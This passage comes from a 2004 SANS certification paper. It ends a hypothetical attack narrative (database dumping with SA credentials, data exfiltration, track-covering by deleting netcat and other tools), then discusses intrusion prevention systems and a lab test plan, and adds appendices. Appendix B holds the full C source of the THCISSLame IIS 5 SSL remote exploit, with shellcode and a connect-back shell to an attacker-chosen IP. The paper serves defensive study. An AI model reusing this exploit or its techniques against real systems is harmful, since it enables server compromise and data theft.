A custom designed application is used by the attackers to query all of the tables on the database and to dump those tables to text files. Since they have the super user account and password, they are able to access any table including the master table. Using this information the program is able to map the entire database and query all the contents of all the tables. This will generate massive network traffic and take up considerable amounts of space on the web server. As these files are generated they are compressed using a compression utility and transferred back to the attacker's machine. Using this methodology the attackers are able to get the customer list, inventory levels, customer purchasing habits, credit card numbers, and other confidential data.

Counter-measures that could have been implemented to mitigate this attack would be removing applications from the web server that can be used to transfer data, secure SQL data to specific views of the data, use a non-privileged user to connect to the database, and harden the machine according to CIS Benchmark standards. Data transfer utilities should be removed from any Internet facing machine. These applications allow the attacker to load their tools kits on the machine, which enhance their ability further compromise the network. Limiting the view of the database and not allowing direct table access is another area that would have helped limit the data that could have been stolen. The web application should only be allowed to access specific fields that are needed with a backend application to interface with the database. A non-privileged user should be used to communicate with the database or an operating system integrated account. Having SA access to the database would allow the attacker

to have unlimited access to any table in the database. This could be used to manipulate data, which would have a major effect on business operations. Hardening the machine to CIS Benchmark standards would have removed the LMHash storage which allowed the attack to easily setup a remote shell. Now that the attackers have acquired the data they were after, they need to cover their tracks to hamper detection and forensics.

Covering Tracks

Having achieved their goal of stealing the customer data from the database, the attackers now need to leave the system in a state that will hamper detection. All files that were transferred from the SQL server are deleted. Files generated from the PWDump3v2 tool are removed from the system as well. All the tools are removed from the system by secure deletion. The netcat application is removed from the task scheduler application. Netcat is then deleted from the system and the system is forced to reboot with the built in shutdown command. When the system reboots the secure application should come back up and the system should appear to be normal.

Since this attack is exploiting allowed protocols and there are no IDS systems in the DMZ, there will be little information about the attack. All attacking traffic will appear to be from legitimate services. The firewall is not configured to log services on the protocols that are allowed in the DMZ, so the attack traffic should not appear in the logs. Other problems with this network design can be seen in several areas that could be exploited. These include DNS usage, IDS placement, and lack of proxy use. The author never noted whether split DNS was being used on the network or not. If the external DNS server is being used to resolve Internet hosts names it would be a prime target for DNS hijacking. An attacker could compromise the DNS server and use it to redirect clients to hostile sites that could install malicious applications via browser vulnerabilities. The placement of IDS sensors in the network is grossly mis-configured. Having one sensor at the server cluster severely limits visibility on the network. By the time an attacker is detected, they are already in the server cluster, which means most of the network is no longer under the company's control when detected. There was no notation that the sensor was in promiscuous mode and analysis is done out of band. This makes the IDS sensor vulnerable to attack and the attacker can easily remove log entries. Another major problem from a network infrastructure perspective is the firewall is performing inter-VLAN routing as well as being a firewall. If an attacker can launch a DoS attack against the firewall, then internal traffic will be stopped. The internal router and firewall should be separate devices in any design, unless there are very good financial reasons preventing the purchase of an internal router. Finally, an internal proxy server would be a good addition to the network to prevent the client applications from having direct access to the Internet. I would allow better content filtering since the design mentions problems with people accessing chat and P2P applications. It would also prevent many host based spy-ware programs from accessing the Internet.

Future State of Security Technology

Intrusion detection and prevention technologies are an emerging device in network defense that has a valuable place in the network. These systems can assist in adding additional layers of defense to existing networks and provide better defense in-depth. These solutions are by no means a cure all for all security needs, as some vendors advocate. They are yet another piece of the network security puzzle and another line of defense of the network. This paper will discuss the definition of an IDS/IPS, basics of how they function, their placement in the network, and we will look at the CheckPoint Interspect IDS/IPS in depth as an example of this technology.

An Intrusion Prevention system can take many forms depending on the vendor that is developing the product. For the purposes of this paper an intrusion prevention system will be defined as a conglomeration of network IDS systems with the ability to manipulate network traffic in response to an alert. These systems can be located internally or externally of the network depending on what they are protecting. The basic methodology for an IPS system is to find abnormal traffic or traffic that fits a known bad signature in the ruleset, then it will rewrite or block that traffic [1]. By analyzing the actual packet and analyzing the application layer information from the stream, the IPS goes beyond the capabilities of a traditional Firewall.

A traditional firewall only evaluates information below the transportation layer at the highest. Most firewalls only inspect the network layer information to make decisions about whether the system will drop or accept the packets. As firewalls have evolved, they have begun adding more protocol inspection functions for common protocols. A good example of this is the Cisco fixup function found in Cisco PIX firewall. The fixup will inspect traffic for a configured protocol to determine if the protocol is following RFC standards and is issuing commands that correspond to legitimate commands used by these applications [2]. If the command does not follow the way the fixup application expects, it will drop the packet. Even with these advancements, firewalls are still lack the ability to intelligently look for specific application level attacks and prevent that traffic from flowing to its destination. The fixup protocols are limited to what is programmed into the Cisco PIX operating system which makes response to new threats slow. A major problem with the firewall inspection protocols is some vendors do not follow RFC standards for their applications and these inspection systems drop legitimate traffic. Microsoft Exchanges handling of SMTP is a good example of a product that will not function correctly when using the PIX fixup system. Exchange SMTP transfers will often fail if the Cisco fixup protocol is used. Also, statefull inspection requires a significant amount of processor overhead from the firewall to inspect the packets at the application layer. This can create a network bottle neck on busy networks that could be hard to diagnose and troubleshoot.

Cisco IDS technology attempted to address some of the limitations of a firewall by integrating blocking functionality in the Cisco IDS and PIX products. This system worked by allowing the IDS system to implement ACL rules on the firewall to respond to traffic that raised an alert [3]. The IDS systems would then telnet to the router and install an access list to block the offending host. This system was not ideal or recommended. An attacker could easily launch a denial of service attack with little effort by causing the IDS system to generate alerts that block legitimate traffic. Cisco has refined their intrusion detection systems with smarter automated threat analysis and other tools that refine the alert systems, but the system is still based on signatures and behavior rules. This weakness allows new attacks to bypass the system and still leaves the system open for denial of service through the IPS system.

IPS systems can be deployed in two different methods; the first is an all in one device that serves as an IDS and firewall. The second method is to have a distributed system with sensors that communicate with a firewall device to block traffic. Vendors that offer single box solutions include the CheckPoint Interspect²⁷ product and Netscreen-IDP²⁸ product. Products that use a distributed sensor firewall combination are primarily Cisco Intrusion Detection framework²⁹. Each of the solutions has strengths and weaknesses with their implementation and use.

The typical implementation of the single box solution is to make the IPS server inline and to function as a bridge. The IPS system will be transparent to the traffic flowing through the network and usually is managed from a separate NIC to avoid assigning IP addresses to the inspecting interfaces. Traffic is evaluated according to behavioral characteristics, packet characteristics, and predefined attack signatures. Behavior characteristics could be how much traffic is generated by a host, port scanning, protocol activity, and other traffic being generated that is not normal. Characteristics of a packet are evaluated such as the MTU size, fragmentation, TCP flag settings, ports, MAC addressing, IP addressing, and other characteristics of packets. Attack signatures are known hostile traffic which can be exploits, worms, virus, covert channel, and other traffic that is known to be hostile from a rules database. The database for the systems is often updated by the vendor in the same fashion anti-virus definitions are updates. When the system detects traffic that violates one of these detection systems, the system can actively block the host, alert the administrators, or quarantine the host for a given amount of time.

Distributed systems consist of at least 3 components, the firewall, IDS sensor, and management system. The IDS sensors are placed strategically at ingress and egress points of the network and in areas of higher internal security. These

²⁷ <http://www.checkpoint.com/products/enterprise/interspect.html>

²⁸ http://www.juniper.net/products/intrusion/ns_idp_500_wp_nss.pdf

²⁹ http://www.cisco.com/en/US/netsol/ns339/ns395/ns360/ns365/ns370/networking_solutions_sub_solution_home.html

systems look for traffic that violates behavioral characteristics, packet characteristics, or signatures defined on the sensor. These rules are maintained on the sensor and are provided by the vendor in the same manner anti-virus updates are maintained. When this traffic is detected, it sends an alert to the management station. The management station determines if the threat is significant to warrant being blocked at the firewall. If the traffic is deemed to be threatening, a command is sent to the firewall to insert a rule regarding the source of the traffic. Most systems have an expiration time that can be set for how long an entry stays blocked.

Each of these approaches has benefits and limitations impact their effectiveness as a security tool. An all in one box allows the company to have all in one self contained solution. This allows the IPS system to be a single application server and reduces the overhead of the device. It also eliminates the possibility of an attack intercepting the communication between sensors and blocking device as well as spoofing attacks. The distributed systems require the company to implement an infrastructure of other products based on a single vendor. This is not conducive to defense in-depth as it does not allow network heterogeneity. It prevents the company from implementing the best tool for the job and makes the attacker's job easier by being able to use vendor specific vulnerabilities.

Distributed systems can be beneficial in a network design because they allow several vantage points of the network and are not reliant on a single vantage point. An all in one device can only see the attacks that are on its segment of the network and not other places on the network. A distributed system can have sensors in other parts of the network that allow a greater visibility. Another advantage of the distributed system is single device failure. By not having all the IPS functions in a single system, there is no single point of failure in the system. Finally, a single vendor solution may be valuable to an organization with limited staff and abilities that are very comfortable with a single platform. In general each solution should be based on its own merit and how it fits in the network security structure. For the remainder of the paper we will focus on single appliance IPS products in our analysis. This is to keep the topic focused on IPS systems without having to go into great depth into separate IDS/firewall implementations and configurations.

IPS system can be placed in many different areas of the network to achieve different goals. Each of these placement strategies will leverage the device for its strengths and weaknesses and determine its overall effect on network defense. Placing the device outside the firewall to protect the DMZ servers and firewall is the first placement we will discuss. Placing an IPS device between the firewall and the border router can be used to provide some protection to hosts on the DMZ and inevitably for the internal users. Known attacks will be blocked before they ever reach the firewall and will add another layer of defense on the perimeter. Since these servers are operating at the data link layer, they will be transparent for the user and have a low likelihood of being attacked. This would also allow a

defense against possible backdoor traffic from the internal network from being transported to the Internet. Overall this technology adds a very valuable line of defense for the network.

Problems can occur with the IPS system being located externally on the network. The first problem is a DoS condition could be falsely generated that causes the IPS system to block all traffic by using known attack signatures and spoofed addresses. This could lead to a difficult to track down DoS attack that could be executed using a very limited number of packets. A single host could drop most traffic in a very short amount of time. False positives are another area of concern with these devices that has plagued IDS systems. Another major problem with these systems is the vendors of these products are selling them to be the cure all for all perimeter security issues, giving many people the idea IPS is a silver bullet. This can lead to weak perimeter security, reduced machine hardening, and reduce firewall hardening due to the assumption these devices perform miracles. Finally, by nature of being inline on the network they create a single point of failure on the network for all network services. This can be corrected by buying redundant equipment, but that increases the overall cost of the solution dramatically.

Placing the IPS system internally is a relatively new idea that has possible tremendous positive impact on network security. Many networks are configured with very strong perimeter security, but very weak internal security. An internal IPS can help increase the internal network security in ways the old solution of router ACL's or internal firewalls cannot. Placing the IPS system in the distribution layer of the switching architecture will allow all internal VLANs to be inspected before they can communicate with the router and the rest of the network. In the event of a worm outbreak, the IPS system can isolate the VLAN to keep the worm from spreading across the network. This makes the job of incident response easier and minimizes the damage to the network. Protection is also afforded by attacks that may occur on the inside of the network from a machine that is otherwise trusted. This is a major shift, as there was no protection from users attacking from a trusted machine outside permissions on the network operating system. By intercepting the attack at level 2, the attack can be stopped before it even exits that VLAN. Overall this system has much more positive impact inside the network than on the external perimeter.

There are drawbacks to deploying IPS systems internally; the biggest problem is the equipment cost. Since the internal network usually has a much higher speed, usually 1GBPS at the distribution layer, larger IPS units are needed. Also, the sheer number of hosts on the internal network requires more IPS units to provide protection. Alternate configurations could be to put critical servers behind IPS systems to protect those systems. While this would provide more protection, it would not be leveraging the greatest strength of this device. Since most IPS applications have a management console available to manage multiple IPS systems actual management isn't a large issue. Internal IPS systems are also at

a disadvantage due to the nature of internal LAN protocols. Many internal protocols such as NetBIOS or RPC can generate many false positives during normal operations. Finally, implementation of these systems may also convince company the system is a magic bullet. As a result internal security practices, anti-virus protection, and systems patching may become trivialized under a false sense of security.

All implementations of IPS systems have several significant weaknesses regardless of their placement in the network. Most IPS systems face the same weaknesses as IDS systems which include signature matching, polymorphic code, session splicing, fragmentation, and DoS attacks [4]. The threat of some of these attacks is reduced by the enhance processor speed these devices and their claimed wire speed inspection rates. These claims have seemed to be limited to the companies producing these products or from research funded by specific companies. Other problems with these systems are zero day exploits that may exist, the signatures won't detect. Many companies claim that these IPS products will protect against most if not all of the zero day exploits. These claims grossly exaggerate the product, as there will never be one security solution that solves all problems.

Once one of these devices has been chosen to be implemented in a network environment, the company should develop a verification protocol similar to a traditional firewall audit. An example of a traditional audit is included in SANS Track 2 course work and from the SANS webcast archive. The goal of this process is to verify the device is blocking traffic it is suppose to block and permitting traffic it should let through the device. An IPS system differs from a traditional device in that you are not checking what ports are permitted, but what bad traffic is block. The default rule on an IPS device will be permit any traffic while the traditional firewall is configured to deny all traffic. The next section of this paper will outline a verification test of the CheckPoint Interspect IPS systems that was deployed at GAE.

The figure below shows the setup of the test network for the IPS test.

© SANS Institute




Figure 6

The lab configuration consists of an unpatched Redhat Linux 9 machine and an unpatched Windows 2003 machine on one interface of the IPS. These machines are connected to hub that has a workstation configured with TCPDump to listen to all traffic that is transmitted on the network. The hub terminates into the first Ethernet port on the IPS device. It has been configured as a bridge between the networks and is transparent to the hosts. Ethernet port 2 is connected to a hub with a Redhat Linux 9.0 configured on the workstation. This machine has Nessus and SARA configured on it to provide security scanning. The system also has NMAP, various Windows RPC exploits, several OpenSSH exploits, and HPing³⁰. CheckPoints management agent is installed on a workstation that is directly connected to the Intersect. This will allow the block rule to be seen when it executes.

The process will begin by enabling the classes of traffic the IPS will be looking for and the action it will take. We configure the IPS to block all suspicious traffic including RPC exploits and portscans. Once the IPS is configured, we test basic connectivity with a simple ping to each of the machines in the target zone. Receiving an echo-reply indicates that there is connectivity between the machines. The TCPDump machine is checked to verify that it is seeing the traffic between the networks. With connectivity established and the traffic capture working properly, testing can begin.

Checking packet sanity, portscans, and malformed packets is the first step in the process. Malformed packets are supposed to be blocked by the IPS system by default. HPing is used to send malformed packets to each of the target servers on the target network. Combinations of TCP flags, Huge MTU sizes, push flags, and other bogus traffic is sent to each of the servers. The logs and blocking is

³⁰ <http://www.hpings.org/>

recorded for the IPS device. A full connect and SYN scan is ran from NMAP to test the portscan rules on the IPS device. The blocks are compared with the captured traffic to verify that the traffic is being blocked. After the basic network testing and network sanity has been tested, the next step is to determine if application layer attacks will be detected and blocked.

Several of the Windows 2003 exploits are run against the target server, if the hosts that sent the traffic are blocked, and then the IPS system is operating correctly. The capture file is checked to determine if any of the hostile traffic was passed to the target network. The same procedure is performed for the Linux server using the OpenSSL and Linux exploits. Again, the capture file is compared to the block list to insure the traffic is being blocked as expected.

Finally, the Interspect is configured to block the attacker for 1 minute and then unblock the attacker. A full security is scan in aggressive mode is ran with Nessus and SARA. The goal of this exercise is to determine of the system is blocking the exploits that are being used by these security scanners. The logs from the IPS system are compared to the scans that are run by the scanners. The result should be the majority of the vulnerabilities that are tested are blocked by the IPS.

With the data from the tests completed, the company should review the results to determine if the IPS device is a solution that meets the company's standards. The IPS should handle malformed packets and block those as necessary. An acceptable number of vulnerabilities should be detected and blocked by the IPS as well. If all of these tests show the product to be a stable platform that meets the company's needs, then it should be moved into production.

IPS systems are a future technology that will change the methods used to secure network infrastructure. People should be aware that there are no silver bullets and the IPS is a tool for a specific job. IPS should be considered an augmentation to existing firewall technologies and not a replacement of those technologies. The problems of false positives and IDS evasion techniques make these systems inappropriate as a sole defense. A rule of thumb for IPS system use should be the firewall will protect from data you know you don't want on your network. The IPS system should be used to evaluate traffic you MIGHT want on your network. If this mentality is maintained, then the IPS system will greatly augment network security and add an additional layer of defense to the network.

References

Assignment 2

Akin, Thomas. Hardening Cisco Routers. O'Reilly. 2002.

Center for Internet Security. Cisco Level 1 & 2 Benchmark.
http://www.cisecurity.org/bench_cisco.html

Chapman, David. Cisco Secure PIX Firewalls. Cisco Press. 2002.

Deal, Richard. Cisco PIX Firewalls. McGraw-Hill. 2002.

Malik, Saadat. Network Security Principles and Practices. Cisco Press. 2003.

National Security Agency. Router Security Configuration Guide.
http://www.nsa.gov/snac/routers/cisco_scg.pdf

Assignment 4

[1] Desai, Neil. Intrusion Prevention Systems: the Next Step in the Evolution of IDS. Security Focus. <http://www.securityfocus.com/infocus/1670>

[2] Cisco Systems. Configuring Application Inspection.
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/fixup.pdf

[3] Carter, Earl. Cisco Secure Intrusion Detection System. Cisco Press. 2002.

[4] Timm, Kevin. IDS Evasion Techniques and Tactics. Security focus.
<http://www.securityfocus.com/infocus/1577>

[5] Brenton, Chirs. Auditing a Network Perimeter.
<http://www.sans.org/webcasts/access.php?id=90504&pid=1311929602>

© SANS Institute 2004, Author retains full rights.

Appendix A

List of IANA Reserved IP Blocks

0.0.0.0/8	#IANA - Reserved
2.0.0.0/8	#IANA - Reserved
5.0.0.0/8	#IANA - Reserved
7.0.0.0/8	#IANA - Reserved
10.0.0.0/8	#IANA - Reserved
23.0.0.0/8	#IANA - Reserved
27.0.0.0/8	#IANA - Reserved
31.0.0.0/8	#IANA - Reserved
36.0.0.0/8	#IANA - Reserved
37.0.0.0/8	#IANA - Reserved
39.0.0.0/8	#IANA - Reserved
42.0.0.0/8	#IANA - Reserved
49.0.0.0/8	#IANA - Reserved
50.0.0.0/8	#IANA - Reserved
58.0.0.0/8	#IANA - Reserved
59.0.0.0/8	#IANA - Reserved
71.0.0.0/8	#IANA - Reserved
72.0.0.0/8	#IANA - Reserved
73.0.0.0/8	#IANA - Reserved
74.0.0.0/8	#IANA - Reserved
75.0.0.0/8	#IANA - Reserved
76.0.0.0/8	#IANA - Reserved
77.0.0.0/8	#IANA - Reserved
78.0.0.0/8	#IANA - Reserved
79.0.0.0/8	#IANA - Reserved
89.0.0.0/8	#IANA - Reserved
90.0.0.0/8	#IANA - Reserved
91.0.0.0/8	#IANA - Reserved
92.0.0.0/8	#IANA - Reserved
93.0.0.0/8	#IANA - Reserved
94.0.0.0/8	#IANA - Reserved
95.0.0.0/8	#IANA - Reserved
96.0.0.0/8	#IANA - Reserved
97.0.0.0/8	#IANA - Reserved
98.0.0.0/8	#IANA - Reserved
99.0.0.0/8	#IANA - Reserved
100.0.0.0/8	#IANA - Reserved
101.0.0.0/8	#IANA - Reserved
102.0.0.0/8	#IANA - Reserved
103.0.0.0/8	#IANA - Reserved
104.0.0.0/8	#IANA - Reserved
105.0.0.0/8	#IANA - Reserved
106.0.0.0/8	#IANA - Reserved
107.0.0.0/8	#IANA - Reserved
108.0.0.0/8	#IANA - Reserved
109.0.0.0/8	#IANA - Reserved
110.0.0.0/8	#IANA - Reserved
111.0.0.0/8	#IANA - Reserved
112.0.0.0/8	#IANA - Reserved
113.0.0.0/8	#IANA - Reserved
114.0.0.0/8	#IANA - Reserved
115.0.0.0/8	#IANA - Reserved
116.0.0.0/8	#IANA - Reserved

117.0.0.0/8 #IANA - Reserved
118.0.0.0/8 #IANA - Reserved
119.0.0.0/8 #IANA - Reserved
120.0.0.0/8 #IANA - Reserved
121.0.0.0/8 #IANA - Reserved
122.0.0.0/8 #IANA - Reserved
123.0.0.0/8 #IANA - Reserved
124.0.0.0/8 #IANA - Reserved
125.0.0.0/8 #IANA - Reserved
126.0.0.0/8 #IANA - Reserved
127.0.0.0/8 #IANA - Reserved
128.0.0.0/8 #IANA - Reserved
169.254.0.0/16 #IANA - Reserved
172.16.0.0/12 #IANA - Reserved
173.0.0.0/8 #IANA - Reserved
174.0.0.0/8 #IANA - Reserved
175.0.0.0/8 #IANA - Reserved
176.0.0.0/8 #IANA - Reserved
177.0.0.0/8 #IANA - Reserved
178.0.0.0/8 #IANA - Reserved
179.0.0.0/8 #IANA - Reserved
180.0.0.0/8 #IANA - Reserved
181.0.0.0/8 #IANA - Reserved
182.0.0.0/8 #IANA - Reserved
183.0.0.0/8 #IANA - Reserved
184.0.0.0/8 #IANA - Reserved
185.0.0.0/8 #IANA - Reserved
186.0.0.0/8 #IANA - Reserved
187.0.0.0/8 #IANA - Reserved
189.0.0.0/8 #IANA - Reserved
190.0.0.0/8 #IANA - Reserved
191.255.0.0/16 #IANA - Reserved
192.0.0.0/24 #IANA - Reserved
192.0.2.0/24 #IANA - Reserved
192.88.99.0/24 #IANA - Reserved
192.168.0.0/16 #IANA - Reserved
197.0.0.0/8 #IANA - Reserved
198.18.0.0/16 #IANA - Reserved
223.0.0.0/8 #IANA - Reserved
224.0.0.0/4 #IANA - Reserved
240.0.0.0/4 #IANA - Reserved

© SANS Institute, Author retains full rights.

Appendix B

```
/*
/*****
/* THCISSLame 0.2 - IIS 5 SSL remote root exploit */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org) */
/* THC PUBLIC SOURCE MATERIALS */
/* */
/* Bug was found by Internet Security Systems */
/* Reversing credits of the bug go to Halvar Flake */
/* */
/* compile with MS Visual C++ : cl THCISSLame.c */
/* */
/* This little update uses a connectback shell ! */
/* */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak, */
/* scut, stealth, FtR and Random */
/*****

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] =
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\x7a\x69\x7f\x00\x00\x01\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x89\xce\x31\xdb\x53"

```

```
"\x53\x53\x53\x56\x46\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30"  
"\x6a\x10\x55\x57\xff\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55"  
"\x55\xff\x55xec\x8d\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65"  
"\x68\x5c\x63\x6d\x64\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57"  
"\x53\x53\xfe\xca\x01\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88"  
"\x50\xb1\x08\x53\x53\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff"  
"\x55\xf0\x6a\xff\xff\x55\xe4";
```

```
void usage();
```

```
void shell(int sock);
```

```
int main(int argc, char *argv[])
```

```
{
```

```
    unsigned int i,sock,sock2,sock3,addr,rc,len=16;
```

```
    unsigned char *badbuf,*p;
```

```
    unsigned long offset = 0x6741a1cd;
```

```
    unsigned long XOR = 0xffffffff;
```

```
    unsigned short cbport;
```

```
    unsigned long cbip;
```

```
    struct sockaddr_in mytcp;
```

```
    struct hostent * hp;
```

```
    WSADATA wsaData;
```

```
    printf("\nTHCISSLame v0.2 - IIS 5.0 SSL remote root exploit\n");
```

```
    printf("tested on Windows 2000 Server german/english SP4\n");
```

```
    printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");
```

```
    if(argc<4 || argc>4)
```

```
        usage();
```

```
    badbuf = malloc(327);
```

```
    memset(badbuf,0,327);
```

```
    printf("\n[*] building buffer\n");
```

```
    p = badbuf;
```

```
    memcpy(p,sslshit,sizeof(sslshit));
```

```
    p+=sizeof(sslshit)-1;
```

```
    strcat(p,jumper);
```

```
    strcat(p,greetings_to_microsoft);
```

```

offset^=XOR;
strncat(p,(unsigned char *)&offset,4);

cbport = htons((unsigned short)atoi(argv[3]));
cbip = inet_addr(argv[2]);
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);

strcat(p,shellcode);

if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
{
printf("WSAStartup failed !\n");
exit(-1);
}

hp = gethostbyname(argv[1]);

if (!hp){
addr = inet_addr(argv[1]);
}
if ((!hp) && (addr == INADDR_NONE) )
{
printf("Unable to resolve %s\n",argv[1]);
exit(-1);
}

sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
printf("socket() error...\n");
exit(-1);
}

if (hp != NULL)
memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
else
mytcp.sin_addr.s_addr = addr;

if (hp)
mytcp.sin_family = hp->h_addrtype;
else
mytcp.sin_family = AF_INET;

mytcp.sin_port=htons(443);

```

```

printf("[*] connecting the target\n");

rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
if(rc==0)
{
    send(sock,badbuf,326,0);
    printf("[*] exploit send\n");
    Sleep(500);

    mytcp.sin_addr.s_addr = 0;
    mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

    sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

    rc=bind(sock2,(struct sockaddr *)&mytcp,16);
    if(rc!=0)
    {
        printf("bind error() %d\n",WSAGetLastError());
        exit(-1);
    }

    rc=listen(sock2,1);
    if(rc!=0)
    {
        printf("listen error()\n");
        exit(-1);
    }

    printf("[*] waiting for shell\n");
    sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
    if(sock3)
    {
        printf("[*] Exploit successful ! Have fun !\n");
        printf("[*] -----\n\n");
        shell(sock3);
    }
}
else
{
    printf("\nCan't connect to ssl port 443!\n");
    exit(-1);
}

shutdown(sock,1);
closesocket(sock);

```

```

shutdown(sock,2);
closesocket(sock2);
shutdown(sock,3);
closesocket(sock3);

free(badbuf);

exit(0);
}

void usage()
{
    unsigned int a;
    printf("\nUsage: <victim-host> <connectback-ip> <connectback port>\n");
    printf("Sample: THCISSLame www.lameiss.com 31.33.7.23 31337\n\n");
    exit(0);
}

void shell(int sock)
{
    int l;
    char buf[1024];
    struct timeval time;
    unsigned long ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(l == 1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
            if (l <= 0)
            {
                printf ("bye bye...\n");
                return;
            }
            l = write (1, buf, l);
            if (l <= 0)
            {
                printf ("bye bye...\n");
            }
        }
    }
}

```

```
    return;
  }
}
else
{
  l = read (0, buf, sizeof (buf));
  if (l <= 0)
  {
    printf("bye bye...\n");
    return;
  }
  l = send(sock, buf, l, 0);
  if (l <= 0)
  {
    printf("bye bye...\n");
    return;
  }
}
}
}
```

© SANS Institute 2004, Author retains full rights.